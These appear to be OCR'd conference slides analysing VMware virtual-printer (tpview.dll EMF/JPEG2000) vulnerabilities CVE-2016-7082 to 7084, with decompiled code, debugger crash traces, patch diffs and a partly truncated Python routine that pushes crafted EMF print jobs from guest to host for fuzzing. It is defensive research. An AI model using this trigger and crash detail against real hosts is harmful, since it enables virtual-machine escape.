
- tools.capability.dnd_version 2
- vmx.capability.dnd_version
- tools.capability.dnd_version 3
- vmx.capability.dnd_version

And any of these RPC call:

- dnd.ready
- dnd.feedback
- dnd.setGuestFileRoot
- dnd.enter
- dnd.data.set
- dnd.transport
- copypaste.transport

How Could These Issues be Identified

- RPC commands are documented and can be found in **open-vm-tools** as well as **vmware_vmx.exe** binary (through reverse engineering).
- RPC packet structures of different guest-to-host operations are well defined and documented in open vmtools: https://github.com/vmware/open-vm-tools.





ATTACK SURFACE: VIRTUAL PRINTER (EMF HANDLING)

VMware Virtual Printer

- Allows guest virtual machine to print documents using printing device available at the host.
- Not a default feature. Need to enable this option before VMware boots.
- Guest uses COM1 port to talk to Host.
- vmware-vmx.exe communicates with vprintproxy.exe using named pipes.
- EMFSPOOL file stores print jobs processed from guest to host.
- EMFSPOOL file contains EMF file, which is the content to be printed.
- vprintproxy.exe loads tpview.dll to preview the print.
- It will parse the EMF file and render the preview.

A print job






vmtoolsd.exe	0.06	11,516 K	6,060 K	1552	VMware Tools Co.
vmnat.exe	0.01	1,796 K	1,924 K	1576	VMware NAT Servi
vmware-authd.exe		7,840 K	1,868 K	1644	VMware Authoriz.
vmware-vmx.exe	3.64	120,244 K	212,320 K	1052	VMware Workstat.
vprintproxy.exe		2,952 K	472 K	3096	VMware VPrint P.
rundll32.exe	0.03	26,688 K	15,388 K	1788	Windows 主进程 .
vmware-usbarbi...	<...	3,196 K	696 K	1816	VMware USB Arbi.

Name	Description	Company Name	Path
tpview.dll	ThinPrint Previewer	ThinPrint GmbH	C:\Program Files
TPClnt.dll	ThinPrint Client Wi...	ThinPrint GmbH	C:\Program Files
TPClntloc.dll	ThinPrint Client Wi...	ThinPrint GmbH	C:\Program Files
TPClnVM.dll	VMware® Virtual Cha...	ThinPrint GmbH	C:\Program Files

VMware Virtual Printer




Triggering the Print Preview

- Thanks to Kostya’s work.
- The variable **devmode** contains device settings.
- Argument **emf** as input file.
- Code structure can be changed to turn it into a fuzzer.

```python
    def trigger(self, emf):
        # emf file
        if 1 == self.filetype:
            self.emf_spool_header = struct.pack('<II', 0x10, 0) + 'McAfee\0'.encode('utf-16le') + struct.pack(
            self.emf_spool_header = struct.pack('<II', 0x10000, len(self.emf_spool)) + self.emf_spool
            self.emri_metafile_ext = struct.pack('<IIII', 0xd, 8, len(emf) + 8, 0)
        # emf_spool file
        elif 2 == self.filetype:
            self.emf_spool_header = ''
            self.emri_metafile_ext = ''
        else:
            return False

        self.e = self.devmode + self.emf_spool_header + emf + self.emri_metafile_ext

        self.d = zlib.compress(self.e, 9)
        self.d = struct.pack('<II', len(self.d), len(self.e)) + self.d
        self.d = struct.pack('<H', 0) + self.d

        self.t = TPVM()
        if False == self.t.is_ok:
            return
        self.t.do_command(0x8001)
        self.t.do_data(struct.pack('<20sIIII', ('%d' % (self.printer_id)).encode('utf-8'), 2, 0xd, 0, 0))
        self.t.do_data(binascii.a2b_hex('310001001400150016001700180021002f0030000000000000637279707466616400504
        self.t.do_data(self.d)
        self.t.do_command(0x8002)
        self.t.close()
```

EMF

- Enhanced Metafile Format.
- Stores device-independent representations of graphics images.
- Used by Internet Explorer, Microsoft Office, printer drivers, etc.
- Mainly composed of EMF header and EMR (EMF records) structures.
- JPEG file will be embedded in EMF file.



EMR

- Properties and definitions for representing the EMF file.
- Grouped into many categories (bitmap, clipping, control, OpenGL, transform, etc.).
- Well-documented in the official MS-EMF article.

Some EMR types example:

```
typedef  enum
{
  EMR_HEADER = 0x00000001,
  EMR_POLYBEZIER = 0x00000002,
  EMR_POLYGON = 0x00000003,
  EMR_POLYLINE = 0x00000004,
  EMR_POLYBEZIERTO = 0x00000005,
  EMR_POLYLINETO = 0x00000006,
  EMR_POLYPOLYLINE = 0x00000007,
  EMR_POLYPOLYGON = 0x00000008,
  EMR_SETWINDOWEXTEX = 0x00000009,
  EMR_SETWINDOWORGEX = 0x0000000A,
  EMR_SETVIEWPORTEXTEX = 0x0000000B,
  EMR_SETVIEWPORTORGEX = 0x0000000C,
  EMR_SETBRUSHORGEX = 0x0000000D,
  EMR_EOF = 0x0000000E,
  EMR_SETPIXELV = 0x0000000F,
  EMR_SETMAPPERFLAGS = 0x00000010,
```

Issues in Recent Past

- In VMware Workstation Version 11.1, Kostya of Google Security Team found a lot of vulnerabilities in tpview.dll.
- He leveraged one stack overflow vulnerability in tpview.dll JPEG2000 handling function to a full VMware escape exploit.
- In 2016, j00ru did some fuzzing on the same module and discovered three vulnerabilities: CVE-2016-7082, CVE-2016-7083, CVE-2016-7084. Thanks to j00ru’s great work.

VMware Advisory	Unpatched Version	Patched Version
VMSA-2016-0014	12.1.1	12.5.0

Double Free in EMR_SMALLTEXTOUTW (CVE-2016-7082)

- Present in tpview.dll EMR_SMALLTEXTOUTW handling function.
- Problem is how to bypass *(a3+44) check.
- Add a registry key on the host: “HKLM\SOFTWARE\ThinPrint\TPView”
- Create a DWORD “ClipRect” set value as “0”.

```
  v12 = *((_DWORD *)v8 + 5);
  if ( v12 & 0x100 && !(v12 & 4) || *(_DWORD *)(a3 + 44) )
  {
    *(_DWORD *)a4 = v8;
    v8 = 0;
    v14 = 1;
  }
  else
  {
    v17 = *((_DWORD *)v8 + 4);
    v16 = v8 + 52;
    v13 = *((_DWORD *)v8 + 2);
    if ( v12 & 0x200 )
      ExtTextOutA(hdc, v13, *((_DWORD *)v8 + 3), a6 & v12, 0, v16, v17, 0);
    else
      ExtTextOutW(hdc, v13, *((_DWORD *)v8 + 3), a6 & v12, 0, (LPCWSTR)v16, v17, 0);
    free(v8);
    v14 = 0;
  }
  free(v8);
  return v14;
}
```

Double free

Double Free in EMR_SMALLTEXTOUTW (CVE-2016-7082)

- **$edi** is the pointer.
- Before stepping over the second free(), the buffer is already freed.
- Double free makes heap error.

```
0:016>
eax=00000001 ebx=0068013c ecx=77002fed edx=028a0000 esi=00000000 edi=041608f0
eip=69c89349 esp=059ff39c ebp=059ff3d4 iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
TPView+0x39349:
69c89349 57              push    edi
0:016>
eax=00000001 ebx=0068013c ecx=77002fed edx=028a0000 esi=00000000 edi=041608f0
eip=69c8934a esp=059ff398 ebp=059ff3d4 iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
TPView+0x3934a:
69c8934a e8ce701500      call    TPView!TPRenderW+0x142bbd (69de041d)
0:016> !heap -p -a edi
    address 041608f0 found in
    _HEAP @ 28a0000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        041608e8 20df 0000  [00]   041608f0    106f0 - (free)

0:016> p
eax=00000016 ebx=0068013c ecx=00000057 edx=00000057 esi=00000000 edi=041608f0
eip=69c8934f esp=059ff398 ebp=059ff3d4 iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
TPView+0x3934f:
69c8934f 83c404          add     esp,4
0:016> !heap
**************************************************************
*                                                            *
*                    HEAP ERROR DETECTED                     *
*                                                            *
**************************************************************

Details:

Heap address:  028a0000
Error address: 041608e8
Error type: HEAP_FAILURE_BLOCK_NOT_BUSY
Details:    The caller performed an operation (such as a free
            or a size check) that is illegal on a free block.
Follow-up:  Check the error's stack trace to find the culprit.
```

This is the second free()

Already freed

Patch for CVE-2016-7082

- No patch, no fix
- Should have been patched in Version 12.5.0 (VMSA-2016-0014)
- Still exists in Version 14.0.0 (as of Nov. 2017)

v12.1.1 vs v12.5.0


Similarity	Confic	Change	EA Primary	Name Primary	EA Secondary	Name Secondary	Cc	Algorithm
1.00	0.99	--------	1017FA97	sub_1017FA97	10181FFA	sub_10181FFA		call reference matching
1.00	0.99	--------	10093B45	sub_10093B45	100960E5	sub_100960E5		prime signature matching
1.00	0.99	--------	10093BC0	sub_10093BC0	10096160	sub_10096160		prime signature matching
1.00	0.99	--------	1007B180	sub_1007B180	1007D8F0	sub_1007D8F0		call reference matching
1.00	0.99	--------	1007B480	sub_1007B480	1007DBF0	sub_1007DBF0		call reference matching
1.00	0.99	--------	10004370	sub_10004370	10004360	sub_10004360		edges flowgraph MD index
1.00	0.99	--------	100391B0	sub_100391B0	1003AE80	sub_1003AE80		edges callgraph MD index
1.00	0.99	--------	100E6D2E	sub_100E6D2E	100E94BD	sub_100E94BD		edges flowgraph MD index
1.00	0.99	--------	1002BD10	sub_1002BD10	1002D9B0	sub_1002D9B0		edges flowgraph MD index
1.00	0.99	--------	1005D840	sub_1005D840	1005FB80	sub_1005FB80		hash matching
1.00	0.99	--------	10064860	sub_10064860	100668D0	sub_100668D0		address sequence
1.00	0.99	--------	10064C80	sub_10064C80	10066FF0	sub_10066FF0		address sequence
1.00	0.99	--------	10070820	sub_10070820	10072CA0	sub_10072CA0		hash matching

Double Free in EMR_SMALLTEXTOUTW (CVE-2016-7082)

- Demo

Out of Bounds memset() in TrueTypeFont Embedded EMFSPOOL (CVE-2016-7083)

- Memory corruption vulnerability when handling TrueTypeFont embedded EMFSPOOL file.
- In EMFSPOOL, after EMF content we need to add the EMRI_ENGINE_FONT structure, which contains the TrueTypeFont file.
- tpview.dll parses TrueTypeFont, gets **NameTable** structure, and extracts its **NameBuffer** and **NameSize.**
- memset(NameBuffer, 0, NameSize).
- No check for the **NameSize**. Out of bounds memset().




```
+------------+ <--name
|000000000000|
|000000000000|
|000000000000|
|000000000000|
|000000000000| <--other fields and memory
|000000000000|
|............|
```

Out of Bounds memset() in TrueTypeFont Embedded EMF (CVE-2016-7083)

```
if ( v4 )
{
  v6 = DstSize;
  v7 = v4[15] | (unsigned __int16)(v4[14] << 8) | ((v4[13] | (unsigned __int16)(v4[12] << 8)) << 16);
  v8 = (char *)Dst + (v4[11] | (unsigned __int16)(v4[10] << 8) | ((v4[9] | (unsigned __int16)(v4[8] <<
  v18 = DstSize >> 16;
  *((_DWORD *)v5 + 3) = (unsigned __int16)(BYTE2(DstSize) << 8) | HIBYTE(DstSize) | ((BYTE1(DstSize) |
  Dst = v8;
  memset(v8, 0, v7);
  if ( v6 > v7 )
  {
    v10 = (*a2 + 3) & 0xFFFFFFFC;
    v11 = (DstSize + v10 + 3) & 0xFFFFFFFC;
    *((_DWORD *)v5 + 2) = HIBYTE(v10) | (unsigned __int16)(BYTE2(v10) << 8) | ((((unsigned __int16)((*(
    v12 = (char *)realloc(*a1, v11);
    if ( !v12 )
      goto j_free_exit;
    memset(&v12[*a2], 0, v11 - *a2);
    v9 = memcpy_s(&v12[v10], v11 - v10, Src,
    *a1 = v12;
    *a2 = v11;
  }
  else
  {
    v9 = memcpy_s(Dst, v6, Src, v6) == 0;
  }
  v19 = v9;
```

No check to restrict v7 value

No check for v7.

$edi holds **NameSize** and the value is 0xFFFFFFFF.

memset() triggers crash.

```
0:014>
eax=042e7edc ebx=000001d4 ecx=d4010000 edx=00000000 esi=042d2174 edi=ffffffff
eip=6a88c347 esp=035af1c4 ebp=035af208 iopl=0         nv up ei ng nz na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000286
TPView!TPRenderW+0xeae7:
6a88c347 e854781300      call    TPView!TPRenderW+0x146340 (6a9c3ba0)
0:014>
(954.cfc): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=01ffffdd ebx=00000000 ecx=042e8fe0 edx=0000007b esi=042d2174 edi=ffffffff
eip=6a9d204c esp=035af1b8 ebp=035af208 iopl=0         nv up ei pl nz na pe cy
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010207
TPView!TPRenderW+0x1547ec:
6a9d204c 660f7f4120      movdqa  xmmword ptr [ecx+20h],xmm0 ds:002b:042e9000=????????????????????????????????
```

memset(eax, 0, 0xffffffff)

Patch for CVE-2016-7083

- Added necessary checks before memset().

```
if ( v8 )
{
  v10 = DstSize;
  v11 = v8[11] | (unsigned __int16)(v8[10] << 8) | ((v8[9] | (unsigned __int16)(v8[8] << 8)) << 16);
  v12 = v8[15] | (unsigned __int16)(v8[14] << 8) | ((v8[13] | (unsigned __int16)(v8[12] << 8)) << 16);
  v22 = DstSize >> 16;
  v13 = (unsigned __int16)(BYTE2(DstSize) << 8) | HIBYTE(DstSize) | ((BYTE1(DstSize) | (unsigned __int16)((unsigned
  *((_DWORD *)v9 + 3) = v13;
  if ( *((_DWORD *)v9 + 2) <= v13 && v11 <= v12 && *a4 == v12 )
  {
    Dst = (char *)Dst + v11;
    memset(Dst, 0, v12);
    if ( v10 <= v12 )
    {
      v14 = memcpy_s(Dst, v10, Src, v10) == 0;
LABEL_18:
      v23 = v14;
      goto LABEL_19;
    }
    v15 = (*a4 + 3) & 0xFFFFFFFC;
    v16 = (DstSize + v15 + 3) & 0xFFFFFFFC;
    *((_DWORD *)v9 + 2) = HIBYTE(v15) | (unsigned __int16)(BYTE2(v15) << 8) | ((((unsigned __int16)((*(_WORD *)a4 +
    v17 = (char *)realloc(*a3, v16);
    if ( v17 )
    {
      memset(&v17[*a4], 0, v16 - *a4);
      v14 = memcpy_s(&v17[v15], v16 - v15, Src, DstSize) == 0;
      *a3 = v17;
      *a4 = v16;
      goto LABEL_18;
    }
  }
}
```


Before the memset()

Many Vulnerabilities in JPEG2000 Decompression (CVE-2016-7084)

- A set of vulnerabilities was patched under one CVE.
- j00ru discovered about 40 crashes in the JPEG2000 handling function.
- Understanding of JPEG2000 structure and its decompression algorithm is required.

Out of Bounds Write Vulnerability in JPEG2000 Decompression (CVE-2016-7084)


- Bug was present in tpview.dll JP2_decompress_Image function.
- A while loop takes up the values in a heap buffer, adds some calculated values, and refills them to the heap buffer.
- The heap entry size is 0xB0. Filling operation starts from the heap user offset 0x8.
- (0xB0 - 0x8 - 0x8) = 0xA0 = 0x28 * 4.
- The loop count from 0x0 to 0x27. Should be less than 0x28.
- No check for the loop count.
- OOB write to next heap entry.




```
    v19 = v30 + v18 - 1;
    if ( v19 )
      break;
LABEL_45:
    v26 = a3;
    *(_DWORD *)(v13[7] + 4 * (v28 + a3 * v13[3])) += v14;
    *(_DWORD *)(v13[9] + 4 * (a6 + v26 * v13[4])) += v14;
    v27 = v33;
    *(_BYTE *)(v13[6] + v26) += v33;
    v32 += v27;
    a4 -= v27;
    if ( !a4 )
      return 0;
  }
  while ( 2 )
  {
    v29 = v19 - 1;
    v20 = *(_BYTE *)(a1 + 8);
    v21 = 2 * v14;
    v22 = (*(_BYTE *)(a1 + 9) >> v20) & 1;
    if ( v20 )
    {
      *(_BYTE *)(a1 + 8) = v20 - 1;
      goto LABEL_42;
    }
```

Out of Bounds Write Vulnerability in JPEG2000 Decompression (CVE-2016-7084)

- This is the 0x30 (42nd) write. The loop count is 0x29.
- When the loop count was 0x28, it was an OOB write, however **$edi** was 0x0. No impact on the memory.
- In this time, loop count is 0x29, **$edi** is 0xe.
- It tries to add 0xe to 0x3a02b94, which belongs to the next heap entry.



Patch for CVE-2016-7084

- Necessary checks were added.
- v29 cannot be greater or equal to v13[3].

```
      if ( !v19 )
      {
        v13 = a2;
        break;
      }
    }
  }
  if ( !*v13 )
    return -100;
  if ( v29 >= v13[3] || a3 >= *(_DWORD *)*v13 * *(_DWORD *)(*v13 + 4) )
    return -75;
  v26 = (_DWORD *)(v13[7] + 4 * (v29 + a3 * v13[3]));
  v27 = v33;
  *v26 += v33;
  if ( !*v13 )
    return -100;
  if ( a6 >= v13[4] )
    return -100;
  if ( a3 >= *(_DWORD *)*v13 * *(_DWORD *)(*v13 + 4) )
    return -100;
  *(_DWORD *)(v13[9] + 4 * (a6 + a3 * v13[4])) += v27;
  v28 = v34;
```


More Fuzzing

- VMware virtual printer is an important attack surface for VMware escape.
- Because it has many types of complex EMR structures, EMF is an appropriate fuzzing target.
- Thanks to Kostya’s work. We need to only mutate EMF file structure and capture crashes.
  1. Create classes for all of EMR types structures.
  2. Mutate EMR class members. Randomly combine the EMR structures in the crafted EMF.
  3. Save the crafted EMF PoC file.
  4. Push for printing.
  5. On host, deploy a monitoring engine to monitor vprintproxy.exe for crash.
  6. Go to step 1.
- Found a couple of interesting issues.

